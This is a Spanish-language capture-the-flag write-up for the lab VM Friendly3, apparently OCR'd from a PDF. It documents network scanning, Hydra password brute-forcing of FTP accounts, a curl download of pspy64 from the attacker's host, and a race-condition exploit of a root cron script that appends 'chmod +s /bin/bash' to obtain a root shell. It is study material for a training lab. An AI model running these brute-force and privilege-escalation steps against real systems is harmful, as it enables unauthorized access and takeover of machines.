
Friendly3 writeup




```
-bash-5.2$ whoami
blue
-bash-5.2$ pwd
/home/blue
-bash-5.2$ cd /tmp
-bash-5.2$ pwd
/tmp
```

Instalamos # Friendly3.



Escanearemos la red para detectar la máquina (aunque esta nos de su ip)

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:93:67:f1, IPv4: 192.168.1.21
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     3c:f0:83:1a:80:4a       (Unknown)
192.168.1.10    f8:17:2d:1c:d5:81       (Unknown)
192.168.1.18    08:00:27:47:b2:e2       (Unknown)
192.168.1.22    f8:17:2d:22:46:f0       (Unknown)
192.168.1.25    bc:fc:e7:4d:6b:02       (Unknown)
192.168.1.11    52:e3:01:61:5b:8a       (Unknown: locally administered)
192.168.1.15    4e:2c:00:35:73:10       (Unknown: locally administered)
192.168.1.13    e2:1e:e6:65:ec:df       (Unknown: locally administered)
192.168.1.12    94:58:cb:0b:66:5a       (Unknown)
```

La tenemos

Comprobamos si es linux

```
┌──(root㉿kali)-[/home/kali]
└─# ping -c 1 192.168.1.18
PING 192.168.1.18 (192.168.1.18) 56(84) bytes of data.
64 bytes from 192.168.1.18: icmp_seq=1 ttl=64 time=0.166 ms

── 192.168.1.18 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.166/0.166/0.166/0.000 ms
```


Vamos a escanear la IP en busca de puertos abiertos y vulnerabilidades a explotar

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -sS -sC -sV -n -vvv -Pn 192.168.1.18
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-18 20:54 +0200
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:54
Completed NSE at 20:54, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:54
Completed NSE at 20:54, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:54
Completed NSE at 20:54, 0.00s elapsed
Initiating ARP Ping Scan at 20:54
Scanning 192.168.1.18 [1 port]
Completed ARP Ping Scan at 20:54, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:54
Scanning 192.168.1.18 [65535 ports]
Discovered open port 21/tcp on 192.168.1.18
Discovered open port 22/tcp on 192.168.1.18
Discovered open port 80/tcp on 192.168.1.18
Completed SYN Stealth Scan at 20:54, 0.77s elapsed (65535 total ports)
Initiating Service scan at 20:54
Scanning 3 services on 192.168.1.18
Completed Service scan at 20:55, 6.01s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.1.18.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:55
```

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 bc:46:3d:85:18:bf:c7:bb:14:26:9a:20:6c:d3:39:52 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFC2DVBfq6
sqSsCS9Jg+TZN7bqZ4U5G/tKb5dD3M69VVHwPRuMmify8CmxFhlP33nMhZTvYSZIpjGuiPSjks5UA=
|   256 7b:13:5a:46:a5:62:33:09:24:9d:3e:67:b6:eb:3f:a1 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICDxFT3mwConXgCXORTtuda6Onx3sMQgZb6CzY2tWc3l
80/tcp open  http    syn-ack ttl 64 nginx 1.22.1
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.22.1
| http-methods:
|_  Supported Methods: GET HEAD
MAC Address: 08:00:27:47:B2:E2 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Tenemos puerto 21 con ftp y el 22 con ssh

Revisemos el puerto 80



Bingo.

Vamos a hacer fuerza bruta con hydra al puerto que prefiramos hacia el usuario juan

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l juan -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.18
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Y obtenemos credenciales

```
[DATA] attacking ftp://192.168.1.18:21/
[21][ftp] host: 192.168.1.18   login: juan   password: alexis
1 of 1 target successfully completed, 1 valid password found
```

Vamos a probar las credenciales y vamos en busca de la primera flag




```
juan@friendly3:~$ whoami
juan
juan@friendly3:~$
```

Perfecto, vamos a por la flag

```
juan@friendly3:~$ pwd
/home/juan
juan@friendly3:~$ ls -la
total 28
drwxr-xr-x  3 juan juan 4096 Jul 17  2023 .
drwxr-xr-x  4 root root 4096 Jun 25  2023 ..
lrwxrwxrwx  1 root root    9 Jun 25  2023 .bash_history -> /dev/null
-rw-r--r--  1 juan juan  220 Apr 23  2023 .bash_logout
-rw-r--r--  1 juan juan 3526 Apr 23  2023 .bashrc
drwxr-xr-x 14 root root 4096 Jun 25  2023 ftp
-rw-r--r--  1 juan juan  807 Apr 23  2023 .profile
-r--------  1 juan juan   33 Jul 17  2023 user.txt
juan@friendly3:~$ cat user.txt
cb40b159c8086733d57280de3f97de30
juan@friendly3:~$ _
```

Investigamos un poco en el directorio y damos con la flag

Pero...

Encontramos otro usuario

```
juan@friendly3:/home$ ls
blue  juan
juan@friendly3:/home$ _
```

Vamos a hacer fuerza bruta contra blue

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l blue -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.18
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Y encontramos las credenciales del usuario blue

iniciamos sesión con las credenciales

```
blue@friendly3:~$ whoami
blue
blue@friendly3:~$ _
```

Encontremos la segunda flag

```
blue@friendly3:~$ ls -la /opt
total 12
drwxr-xr-x  2 root root 4096 Jun 25  2023 .
drwxr-xr-x 18 root root 4096 Jun 25  2023 ..
-rwxr-xr-x  1 root root  190 Jun 25  2023 check_for_install.sh
blue@friendly3:~$
```

Si revisamos /opt encontramos un .sh ejecutable con permisos 777

Veamos su contenido

```
/usr/bin/curl "http://127.0.0.1/9842734723948024.bash" > /tmp/a.bash

chmod +x /tmp/a.bash
chmod +r /tmp/a.bash
chmod +w /tmp/a.bash

/bin/bash /tmp/a.bash

rm -rf /tmp/a.bash
blue@friendly3:/opt$
```

Encontramos un script que apunta hacia el loopback, da permisos 777 al archivo, lo ejecuta y lo borra?

vamos a levantar un servidor y a usar pspy64 para obtener permisos y acalrar esto

Levantamos el server en kali hacia la vm victima con el puerto 8000 y el directorio hacia /tmp/pspy64

```
┌──(root㉿kali)-[/home/kali]
└─# python3 -m http.server 8000 -d /tmp/
```

Hacemos un curl desde el usuario blue hacia /tmp/pspy64 (kali)

```
blue@friendly3:/opt$ curl http://192.168.1.21:8000/pspy64 -o /tmp/pspy64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3032k  100 3032k    0     0   469M      0 --:--:-- --:--:-- --:--:--  493M
```


damos permisos

```
blue@friendly3:/opt$ chmod +x /tmp/pspy64
blue@friendly3:/opt$
```


Y ejecutamos




Identificamos el UID como 0 (de root)



root lo ejecuta cada minuto



nos autenticamos en kali hacia la vm



vamos a la carpeta /tmp

```
-bash-5.2$ whoami
blue
-bash-5.2$ pwd
/home/blue
-bash-5.2$ cd /tmp
-bash-5.2$ pwd
/tmp
```

Ejecutamos este payload para que se cambie nuestero fichero en vez de el de root

```
-bash-5.2$ while true; do echo "chmod +s /bin/bash" >> /tmp/a.bash ; done
^Cchmod +s /bin/bash
-bash-5.2$ which bash
/usr/bin/bash
-bash-5.2$ /usr/bin/bash -p
bash-5.2# whoami
root
bash-5.2#
```

y al haber cambiado el bash podra ejecutarlo cualquier usuario, asi obtenemos root

Comprobamos donde estamos y el contenido del directorio

```
bash-5.2# whoami
root
bash-5.2# ls -la
total 626152
drwxrwxrwt  7 root root      4096 Oct 13 19:10 .
drwxr-xr-x 18 root root      4096 Jun 25  2023 ..
-rwxr-xr-x  1 blue blue 634932538 Oct 13 19:22 a.bash
-rwxr-xr-x  1 blue blue        77 Oct 13 19:00 explot.sh
drwxrwxrwt  2 root root      4096 Oct 13 14:11 .font-unix
drwxrwxrwt  2 root root      4096 Oct 13 14:11 .ICE-unix
-rwxr-xr-x  1 blue blue   3104768 Oct 13 19:17 pspy64
-rw-r--r--  1 blue blue   3104768 Oct 13 19:16 pspy64ç
drwx------  3 root root      4096 Oct 13 14:11 systemd-private-56e9b657cc4b4719825da6ce55ed32a9-systemd-logind.se
rvice-foCvhl
drwxrwxrwt  2 root root      4096 Oct 13 14:11 .X11-unix
drwxrwxrwt  2 root root      4096 Oct 13 14:11 .XIM-unix
```

bajamos a un subdirectorio

```
bash-5.2# cd ..
```

Listamos los archivos ocultos y encontramos el directorio de root

```
bash-5.2# ls -la
total 68
drwxr-xr-x  18 root root  4096 Jun 25  2023 .
drwxr-xr-x  18 root root  4096 Jun 25  2023 ..
lrwxrwxrwx   1 root root     7 Jun 25  2023 bin → usr/bin
drwxr-xr-x   3 root root  4096 Jun 25  2023 boot
drwxr-xr-x  17 root root  3300 Oct 13 17:29 dev
drwxr-xr-x  63 root root  4096 Oct 13 14:11 etc
drwxr-xr-x   4 root root  4096 Jun 25  2023 home
lrwxrwxrwx   1 root root    29 Jun 25  2023 initrd.img → boot/initrd.img-6.1.0-9-amd64
lrwxrwxrwx   1 root root    29 Jun 25  2023 initrd.img.old → boot/initrd.img-6.1.0-9-amd64
lrwxrwxrwx   1 root root     7 Jun 25  2023 lib → usr/lib
lrwxrwxrwx   1 root root     9 Jun 25  2023 lib32 → usr/lib32
lrwxrwxrwx   1 root root     9 Jun 25  2023 lib64 → usr/lib64
lrwxrwxrwx   1 root root    10 Jun 25  2023 libx32 → usr/libx32
drwx------   2 root root 16384 Jun 25  2023 lost+found
drwxr-xr-x   3 root root  4096 Jun 25  2023 media
drwxr-xr-x   2 root root  4096 Jun 25  2023 mnt
drwxr-xr-x   2 root root  4096 Jun 25  2023 opt
dr-xr-xr-x 245 root root     0 Oct 13 14:11 proc
drwx------   4 root root  4096 Jul 17  2023 root
drwxr-xr-x  17 root root   540 Oct 13 19:22 run
lrwxrwxrwx   1 root root     8 Jun 25  2023 sbin → usr/sbin
drwxr-xr-x   3 root root  4096 Jun 25  2023 srv
dr-xr-xr-x  13 root root     0 Oct 13 14:11 sys
drwxrwxrwt   7 root root  4096 Oct 13 19:10 tmp
drwxr-xr-x  14 root root  4096 Jun 25  2023 usr
drwxr-xr-x  12 root root  4096 Jun 25  2023 var
lrwxrwxrwx   1 root root    26 Jun 25  2023 vmlinuz → boot/vmlinuz-6.1.0-9-amd64
lrwxrwxrwx   1 root root    26 Jun 25  2023 vmlinuz.old → boot/vmlinuz-6.1.0-9-amd64
bash-5.2# cd root
bash-5.2# ls -la
```

Vamos a ver su contenido

```
bash-5.2# cd root
bash-5.2# ls -la
total 40
drwx------  4 root root 4096 Jul 17  2023 .
drwxr-xr-x 18 root root 4096 Jun 25  2023 ..
lrwxrwxrwx  1 root root    9 Jun 25  2023 .bash_history → /dev/null
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
-r-xr-xr-x  1 root root  509 Jun 25  2023 interfaces.sh
-rw-------  1 root root   20 Jun 25  2023 .lesshst
drwxr-xr-x  3 root root 4096 Jun 25  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-r--------  1 root root   33 Jul 17  2023 root.txt
-rw-r--r--  1 root root   66 Jun 25  2023 .selected_editor
drwx------  2 root root 4096 Jun 25  2023 .ssh
```

Listamos su contenido y... FLAG.

```
bash-5.2# cat root.txt
eb9748b67f25e6bd202e5fa25f534d51
bash-5.2#
```